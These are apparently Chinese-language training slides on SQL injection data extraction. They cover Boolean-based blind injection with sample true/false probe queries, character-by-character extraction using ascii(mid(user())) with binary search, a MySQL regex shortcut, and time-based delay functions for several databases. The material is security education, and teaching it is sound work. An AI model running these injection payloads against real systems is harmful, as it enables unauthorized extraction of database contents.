

- 撈資料方式可以分成幾種
 - UNION-Based
 - Boolean-Based
 - Time-Based
 - Error-Based
 - Out-of-Band-Based

Boolean-Based SQL Injection

- 有時候資料庫查詢不會顯示任何資料
 - 例如：登入介面
- UNION Based 撈出來也看不到

Boolean-Based SQL Injection

- Boolean (True/False)
- 雖然資料沒顯示，但有明確的正確和錯誤
 - Query 成功: 頁面正常
 - Query 失敗: 頁面噴錯、空白、提示不存在



Boolean-Based SQL Injection

- 玩弄 True / False 來取得資訊

- SELECT * FROM user WHERE id = 1	True
- SELECT * FROM user WHERE id = -1	False
- SELECT * FROM user WHERE id = 1 and 1=1	True
- SELECT * FROM user WHERE id = 1 and 1=2	False

Boolean-Based SQL Injection

- 玩弄 True / False 來取得資訊

- `id = 1 and select ascii(mid(user(), 1, 1))>0` True

- `id = 1 and select ascii(mid(user(), 1, 1))>80` False

-

- 可以二分搜加速

Boolean-Based SQL Injection

- 小技巧
 - MySQL 有正規表達式可以用
 - `id=87 and ((select user()) regex binary '^a-z')`

Data Exfiltration

- 撈資料方式可以分成幾種
 - UNION-Based
 - Boolean-Based
 - Time-Based
 - Error-Based
 - Out-of-Band-Based

Time-Based SQL Injection

- 頁面沒有任何資訊能判斷 SQL 執行結果
- 把 True / False 改成**時間差**判斷
- 製造**時間差**
 - MySQL: sleep() / benchmark() / Heavy Query
 - PostgreSQL: pg_sleep() / repeat()
 - MSSQL: WAIT FOR DELAY '0:0:10'

Time-Based SQL Injection


